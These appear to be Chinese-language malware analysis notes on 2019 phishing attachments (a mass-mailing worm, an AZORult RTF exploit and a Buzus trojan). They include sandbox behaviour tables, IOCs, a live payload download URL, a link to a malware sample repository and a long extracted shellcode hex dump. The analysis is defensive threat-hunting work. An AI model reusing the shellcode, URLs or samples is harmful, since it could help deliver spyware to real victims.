3. 通过进程检查分析dll

最佳实践技巧

1. sublime的正则

删除空行：把正则打开，查找 ^\n 替换成 空 replace all，完成 删除重复行：

1. edit-> sort lines
2. ^(.+)\$\r\n+替换\r\n

2. windows 启动项查看方法

msconfig

3. 关于msftncsi.com/ncsi.txt

www.msftncsi.com/ncsi.txt 为微软确认网络连接成功的测试文件，流量中出现正常现象

实战分析记录

linux 192.168.1.100 windows2008

邮件恶意样本中发现新MYMOOD蠕虫传播地址

2019.08.19 流量监测发现附件中存在恶意样本，转入工分析：

样本邮件

主题:Delivery reports about your e-mail 发件人:"Returned mail" MAILER-DAEMON@[.....](脱敏) 收件人:pany@..... 日期:Mon, 19 Aug 2019 05:51:20 +0800 <为防止泄密和保护隐私，已对邮件内容进行屏蔽> 附件1165539.scr

样本信息

可疑行为(Windows XP)

动态检测结果

威胁程度	进程	行为名称	行为描述
	1165539.scr[pid=3324]	复制文件句柄（一般用于防删除）	恶意程序通过复制句柄的方式占用句柄,以达到文件占坑影响文件正常操作的目的
	1165539.scr[pid=3324]	收集磁盘信息	恶意程序通过获取用户磁盘信息的方式,以达到获取敏感信息的目的
	1165539.scr[pid=3324]	拷贝文件到系统目录	恶意程序通过拷贝文件到系统目录的方式,以达到隐藏恶意文件的目的
	1165539.scr[pid=3324]	写入自动注册表,增加自动启动2	恶意程序通过修改注册表的方式实现随系统自启动,以达到长期控制或驻留系统的目的
	1165539.scr[pid=3324]	创建网络套接字连接	恶意程序通过创建网络连接的方式,以达到通过网络连接进行通信的目的

字段	值
IP	63.239.146.34
连接端口	1042

	1165539.scr[pid=3324]	修改浏览器代理	恶意程序通过写入注册表,以达修改用户修改代理
	1165539.scr[pid=3324]	系统配置信息收集	恶意程序会通过收集电脑配置信息来进行信息的统计
	1165539.scr[pid=3324]	打开服务控制管理器	恶意程序通过打开服务控制管理器(Service Control Manager),以达到对服务进行控制的目的
	1165539.scr[pid=3324]	遍历文件	通过文件遍历查找指定目标文件
	1165539.scr[pid=3324]	查找密码配置文件	恶意程序查找软件的密码配置文件,该行为常见于网银木马或勒索软件。
	1165539.scr[pid=3324]	拷贝文件到AppData目录	恶意程序通过拷贝文件到AppData目录的方式,以达到删除病毒所感染用户的目的
	1165539.scr[pid=3324]	连接非常规端口	恶意程序可能连接非常规端口网址连接进行数据偷取操作

文件行为(Windows XP)

检测有恶意的

lsass.exe

Kazaa Lite.exe

Winamp 5.0 (en).com

检测安全的


myiEb7fzxv.txt

autoexec.bat


进程	名称
1165539.scr[pid=3324]	删除文件
1165539.scr[pid=3324]	遍历文件

通过回溯该攻击者行为，可以发现其历史共进行攻击4次，涉及2个样本，8e1ca3dcdc1d470337dd735e0da71c81、7bad48ed8f8227deb13539379761d837。

动态分析：其前台无痕迹，25端口发送大量恶意邮件。



在对样本7bad48ed8f8227deb13539379761d837 (document.zip) 的手动分析中发现其在执行之后会进行恶意伪造邮箱程序db6488afd97fb0f8ba0887c99c86b79e3173f9da1b4dbe39ebe3af0faea34a63 (主程序document.bat) 并传播恶意文件。




通过还原发现其，向外发送形如下的邮件回传信息。

[illegible]



通过分析其邮件内容发现在对外发起的各类伪造邮件中发现大量进行对外蠕虫类攻击行为。



不到半小时发邮件50多条，发送附件110多条。在对发件内容分析过程中发现，样本在执行之后会将受感染主机作为发件人，并通过布置邮件服务对外发起欺骗类恶意传播邮件和垃圾邮件。

针对恶意样本的批量检测：

AZORult间谍软件借助邮件在野传播

历史上AZORult家族为间谍软件在网上流传，上一次针对国内爆发的行动是在2018年7月18日，本次发现可能意味着其在国内行动仍然存在。针对此回连恶意域名的流量检索中未发现相关回链请求告警，意味着在流量范围内暂未发现相关成功行为。但不排除用户使用个人设备误点击触发漏洞在监控范围外。

恶意邮件样本

本次共发现7月30日至8月份样本 主题:Request for quotation PO No.021 发件人:Chvan chvan@free.fr 收件人:undisclosed-recipients;; 日期:Thu, 22 Aug 2019 04:40:29 -0700 相关信息:from sglinode-rsdnproxy-1.icoremail.net (unknown [91.228.7.139]) by c2mx2 (Coremail) with SMTP id DAENCgBXXQk4gF5dokH2Aw--.838S2; Thu, 22 Aug 2019 19:44:57 +0800 (CST) <为防止泄密和保护隐私，已对邮件内容进行屏蔽> quotation_PO_No.021.doc

样本信息

hash:aac73d7cd77c0abb532db7cd70c1679bdbaca30c82386a67a504dd1299c8aa66 文件名 quotation_PO_No_021 文件大小 101.68kb 文件类型 rtf 文件md5信息 ee9f79e2dd1d0cc6134facdd4c9b9ec6 文件sha1信息 4eb319d14fe441bb2604d4f92e646d1f258ebfc2 文件sha256信息 aac73d7cd77c0abb532db7cd70c1679bdbaca30c82386a67a504dd1299c8aa66 文件ssdeep信息 96:c3KlZARvYj1HJcuL2hoykm7QvdfOguQy0DKteo:WKlOVtBHmElOguQRKV 文件magic信息 Rich Text Format data, unknown version 文件trid信息 100.0% (.RTF) Rich Text Format (5000/1) 文件 exiftool信息 ExifToolVersion:11.1 FileAccessDate:2019:09:02 14:49:26+08:00 FileNodeChangeDate:2019:09:02 14:49:26+08:00 FileModifyDate:2019:09:02 14:49:26+08:00 FileSize:102 kB FileType:RTF FileTypeExtension:rtf MIMEType:text/rtf Warning:Unspecified RTF encoding. Will assume Latin

动态分析

当文件点击后台调用绑定splwow64.exe加载程序执行shellcode 并发起回链请求 回链请求如下所示：
回链请求地址为：<http://evaglobal.eu/donstanz/donstanzo.exe>

http://evaglobal.eu/donstanz/donstanzo.exe

13
/ 72

13 engines detected this URL

http://evaglobal.eu/donstanz/donstanzo.exe
evaglobal.eu

200
Status

application/x-msdownload
Content Type


2019-08-21 16:30:15 UTC
12 days ago

Community Score

downloads-pe

DETECTION	DETAILS	COMMUNITY
AegisLab WebGuard	Malicious	BitDefender Malware
CyRadat	Malicious	Dr.Web Malicious
Emsisoft	Malware	Fortinet Malware
G-Data	Malware	Kaspersky Malware
Netcraft	Malicious	Quick Heal Malicious
Sophos AV	Malicious	Spamhaus Malicious
ZeroCERT	Malware	ADMINUSLabs Clean
AlienVault	Clean	Antiy-AVL Clean
Avira (no cloud)	Clean	BADWARE.INFO Clean
Baidu-International	Clean	Blueliv Clean
CLEAN MX	Clean	Comodo Site Inspector Clean

该样本目前已经无法访问，最近可用时间为12天前，但后面通过域名已经可以判断归属组织



稳定回链下载行为

静态分析

4eb319d14fe441bb2604d4f92e646d1f258ebfc2 静态检测结果 HEUR:Exploit.MSOffice.Generic RTF/Obfuscation 1567757683851 bin认为漏洞数据 rtfdump.bat -s 8 -H "E:\Studio\Pentest\forensic\MalwareSamples\AZOrult exploit spyware\quotation_PO_No_021.doc\$" >"E:\Studio\Pentest\forensic\MalwareSamples\AZOrult exploit spyware\rtfdump_bin"

处理得到shellcode:

B0874278020000000B0000004571554174494F6E2E3300000000000000002A07000003AA7B4219
B50108EFBABDBEFD4D7481E5FDBDC5898B75808B06BA03A2F81D81C2ADC54DE28B1250FFD205C6FD
1D532D08FD1D53FFE0B83F4400D0EA98F4AA58C9F803E76B79AB826D8D77FF9C2AC1EE5C51448B16
FFE6E2C46D182D243CC070E27D5C4D5A4B6A96BEE51DB737E288D2CA8DC0432E17205CC6D6968D71
8BD2DF7009A94008A7E3CC955C7CE4CC6D7D3EDE09E8589E4BE167806A09B8F716D28EA63FB775C6
73E028C95A086523F96AEBB188826B3EC0141371F32535CA8CE9A5010000F50CD7CA025882EFE398
B928B59ED43B16F64AC3661EF5710DC55945B712DADA8FDCFD9A88F2B103985784E9FC7BEEB46E8D
839E75A641F6931BCA6196AE9F16C9D96B1E3F09399B0EE1BAFE92768050A98F466CF4ED26401B7D
E31205A61EB52383A2D7A71D9A39C5BBD6E9FC0E0B93458012B1656E24D0226B25D6857CD63A1F58
234740AF555B3E605E2AB5C211FAC1DD66E947AEBCE252B680F3297AE48243CDD6BEA8A3EE881F752
CD3E3F130E079E26C397182A6CBEB4F124A1BBBEF1F3FA8CFF430549D52E7212A5A81A8284385DDD
AA3A5C64B31D3E87E0A46D2B5527D8EA5AD0315099DE2D2067E7C78DF30F7C829A5391DC16C24BAB
C7BD3276F13F5975FE138DD5B815A9F9917AC4B6DD0A7C92135F370F112957DA556D891C46BEFAAC
6A8A9C57B050661FA5E4927ABFAADE9095E2CC8024D8E5980E2FF0A1D4213C1021B6DA570010E313
21A1B05C197120FC9F58D5ACD14A74626E87E7801BE99D21A118CB5329D5A2548733A2DC6CDBC353
B244CD18960283BAF8F5EF3E9B96A261682FEBBCBAC202262551BE279396949195026373FF67E941D
2BF7895AD5A8C64CF97ABEE82E0000009C57505681EFC249000081EF7212000081C7753F00008DBE
5224000081C66D6B00005E585F9DEB06AAE543FCE0F05981C1040200008D99B90200009C5357508D
BB4E040000575F81EF2B4F000081EF3E5900009C52518D89E66900008D8A806A0000908D891F2D00
008D89366200008D91125C0000595A909D9C56565381EB865E00009081C6C85F000081EECC640000
81EB761900005B5EEB07D697DB620B62C35E9D81C7D140000090EB02B4068D87EF70000081EBE65F
0000585F9C56515081C10D73000081EEFD7F000058595E9D5B9D6BED00E912010000EB01D881C527
7DCE12575F31299C57505856EB05DECFC6966FC8DBE7C42000081EF706F00008DB62A37000081C606
01000081EFF03700005E9C9C53518D9977150000EB030AFD1281EB3432000081C1217000008D8B98
11000081EB6857000081EBB5630000595B9D56539081EEB96600008D9E0452000081C33144000081
C60C05000081EEB24B00008D9AE3D00005B5E9D5F9DE985000000EB0588D3FB70B29C9C51595381
EB3F29000081C34D6800008D9BDE69000081C342350000EB0590D63C415E8D9BFB0D000081EBFF65
00005B9D57505281EA824E00008D82275800008D90274C00002DEA0D000005BD50000081EFFA0700
005A589C5781EF9174000081C76B37000081C7B43600005F9D5F9D9069ED4DDFB11AE9E6FEFFFF90
83C10490EB0202DF39D972E8A6914E10E21A0E052171B15514268A632B78A75716F11ABEC5D4DB8A
68699EF46F01A9BD62916D27A984E3C89842A2F981E359BC698DAA97DFF8C4E659B8AB43B71E4209
5757AA755EC204A380D56F64C898B56D905380CF5CD95C82389BFBC9878408C6BE0B0827D068913B
A1C802F9D0039D40E0EBF06FDD260295C877823F4729E4C48AEDC86841555CCFB481C8DA4B6F8171
B69AAB75E55DB96908F5FCC68F2393B02A66ACBDC9110AE69CFA2A1413747BDFDEECF50AED0D4316
70BEFC4BD7687311D210CE1B5F8D364AD18D23D9B709ADBA69395C7FF5DD44CA30B90D031F5D47B9
3E80D4B1B5A5737838E87744CF2900697E785332FD5D87AB149320898F0D222622DCF954613D55F1
543472F56BD7ABF4561CE8310504CD72A8CF4B5AAF46A86ACAF3F2A6E95DB8413CA6EED133434DAC
7EF6A7840D11FA6F1028D069F7E3979C727FF6EE71E8795C243937CEFB24CEA2A617E3D915AC3E65
7875C3B52FAB45045D85098B8DEBA91879414601A5DE32D79D2EC6A5892E2AC0E0CAB164574AE468
C2F8DB8BE42CD07DA4598128EE321CDAF61B8720A82D84024A6802B94206026D68F6695263F1F7A3
B6D3156F39DA83C874753BC309F1205560EAA91C179C32517B0DF78CFEF67364B7C8702BCDF6F83B
96A45F0520BAC47818B1A786DC1CCF9DA8AB56C048A41474A04266B5E3A6E7651A81467325B6DB27
80FC1BF283715F4646812953A007D489E020C3E5A96E3AF5158F62B0437938A5928904836C75973E
1939BA8573BECE16FF4565AF4815ED6A55B521CC7C83DF6AD30F6194F539D467B3DE993279B04FD1
6C1E2CD96DEA2CBAC2D8688E69F5912BC0329A71AFF1DC99423AFECE38E89912C93DC0AB52A79D25
0246EA9B0A5546BE0453D2BD354E53A05D816CF5DCDC3C1B7CCF099C40DBFB31E5F9862B2E1EE4F5
0563DFCF0B0981E4411B0A8F4DE878CFA35668BF57E0FD7B04114E496D16D5111300000000

参考: <https://bbs.pediy.com/thread-251865.htm> <http://evaglobal.eu/donstanz/donstanzo.exe> 与
动态分析结果一致。

IOCs:

evaglobal.[eu]/donstanz/donstanzo.exe tfvn.com.[vn]/cytr/ja/QC87vPYWw7RCO6k.exe tfvn.com.
[vn] evaglobal.[eu] 47.88.102.244


对比IOCs:发现符合AZORult家族恶意软件系列回链地址，因此判断此次攻击为针对国内的邮件攻击服务。

样本地址：

<https://github.com/XTpeeps/MalwareSamples/tree/master/AZOrult%20exploit%20spyware>

Trojan/Buzus“霸族”木马通过邮件传播

背景



探针恶意邮件样本中发现此木马，邮件内容如下：

收件人:<脱敏内容>

日期:Mon, 9 Sep 2019 12:58:31 +0800

主题:You have got a new message on Facebook!

邮件内容:Facebookfacebook Hi, You have got a personal message on Facebook from your friend. To read it please check the attachment. Thanks, The Facebook Team

附件:Facebook message.zip(227130)

关于buzus


翻阅网上的关于霸族的资料介绍如下：W32/Buzus是一种蠕虫，它通过将自身复制到可移动驱动器来传播，并试图从受损的计算机中窃取机密信息。<https://www.symantec.com/security-center/writeup/2009-121019-2757-99> 霸族本身存在蠕虫行为，且存在传染性可能。本次样本发现为木马类buzus，或同源Trojan.AgentWDCR.HWI行为，基于各厂商对病毒命名不同略有差别。<https://www.virustotal.com/gui/file/e41e19b9ee8889b3887b8cac264468c661bdf382706bbd9052c1f95c4eea504/detection>

基本信息


文件名称：document.exe 文件大小：394KB (403968bytes) 文件类型：PE32 executable (GUI) Intel 80386, for MS Windows 开始时间：2019-09-09 12:54:18 MD5：c1a5ba03f0ba9832cc87180a4c4622a5[virustotal] SHA1：b6c0f0588c8efffc48f308dfddecbf6170204dd9 壳或编译器信息：无匹配信息

动态分析

前台无任何异常，进程看到子程序调用，rundll32.exe调用并处在运行，可看到触发报错告警。



可以观察到rundll32.exe调用plareb.dll运行命令：



通过行为分析复盘可以看到：document.exe再执行时开始创建调起进程：“%Temp%\NvMcTray.exe”

```
[CreateProcess] Explorer.EXE:2204 > "%ProgramFiles%\Process Hacker 2\Process Hacker.exe" [Child PID: 2120]
[CreateProcess] Explorer.EXE:2204 > "%ProgramFiles%\NTCore\Explorer Suite\CFF Explorer.exe" [Child PID: 2680]
[CreateProcess] Explorer.EXE:2204 > "%ProgramFiles%\Windows Kits\10\Debuggers\x64\windbg.exe" [Child PID: 2748]
[CreateProcess] svchost.exe:604 > "%WinDir%\System32\slui.exe -Embedding" [Child PID: 2044]
[CreateProcess] Explorer.EXE:2204 > "%UserProfile%\Desktop\document.exe" [Child PID: 2372]
[CreateProcess] document.exe:2372 > "%UserProfile%\Desktop\document.exe" [Child PID: 2856]
[CreateProcess] document.exe:2856 > "%Temp%\NvMcTray.exe" [Child PID: 2968]
[CreateProcess] NvMcTray.exe:2968 > "rundll32.exe %LocalAppData%\plareb.dll,Startup" [Child PID: 1584]
[CreateProcess] services.exe:472 > "%WinDir%\system32\wermgr.exe -queuereporting" [Child PID: 560]
[CreateProcess] rundll32.exe:1584 > "rundll32.exe %LocalAppData%\plareb.dll,iep" [Child PID: 2616]
[CreateProcess] services.exe:472 > "%WinDir%\System32\svchost.exe -k WerSvcGroup" [Child PID: 2412]
[CreateProcess] svchost.exe:2412 > "%WinDir%\SysWOW64\WerFault.exe -u -p 2616 -s 344" [Child PID: 2864]
[CreateProcess] rundll32.exe:1584 > "rundll32.exe %LocalAppData%\plareb.dll,iep" [Child PID: 2272]
[CreateProcess] svchost.exe:604 > "%WinDir%\system32\DllHost.exe /Processid:{E10F6C3A-F1AE-4ADC-AA9D-2FE65525666E}" [Child PID: 1509]
```

Processes Created:

```
=====
[CreateProcess] Explorer.EXE:2204 > "%ProgramFiles%\Process Hacker 2\Process Hacker.exe" [Child PID: 2120]
[CreateProcess] Explorer.EXE:2204 > "%ProgramFiles%\NTCore\Explorer Suite\CFF Explorer.exe" [Child PID: 2680]
[CreateProcess] Explorer.EXE:2204 > "%ProgramFiles%\Windows Kits\10\Debuggers\x64\windbg.exe" [Child PID: 2748]
[CreateProcess] svchost.exe:604 > "%WinDir%\System32\slui.exe -Embedding" [Child PID: 2044]
[CreateProcess] Explorer.EXE:2204 > "%UserProfile%\Desktop\document.exe" [Child PID: 2372]
[CreateProcess] document.exe:2372 > "%UserProfile%\Desktop\document.exe" [Child PID: 2856]
[CreateProcess] document.exe:2856 > "%Temp%\NvMcTray.exe" [Child PID: 2968]
[CreateProcess] NvMcTray.exe:2968 > "rundll32.exe %LocalAppData%\plareb.dll,Startup" [Child PID: 1584]
[CreateProcess] services.exe:472 > "%WinDir%\system32\wermgr.exe -queuereporting" [Child PID: 560]
[CreateProcess] rundll32.exe:1584 > "rundll32.exe %LocalAppData%\plareb.dll,iep" [Child PID: 2616]
[CreateProcess] services.exe:472 > "%WinDir%\System32\svchost.exe -k WerSvcGroup" [Child PID: 2412]
[CreateProcess] svchost.exe:2412 > "%WinDir%\SysWOW64\WerFault.exe -u -p 2616 -s 344" [Child PID: 2864]
[CreateProcess] rundll32.exe:1584 > "rundll32.exe %LocalAppData%\plareb.dll,iep" [Child PID: 2272]
[CreateProcess] svchost.exe:604 > "%WinDir%\system32\DllHost.exe /Processid:{E10F6C3A-F1AE-4ADC-AA9D-2FE65525666E}" [Child PID: 1509]
```

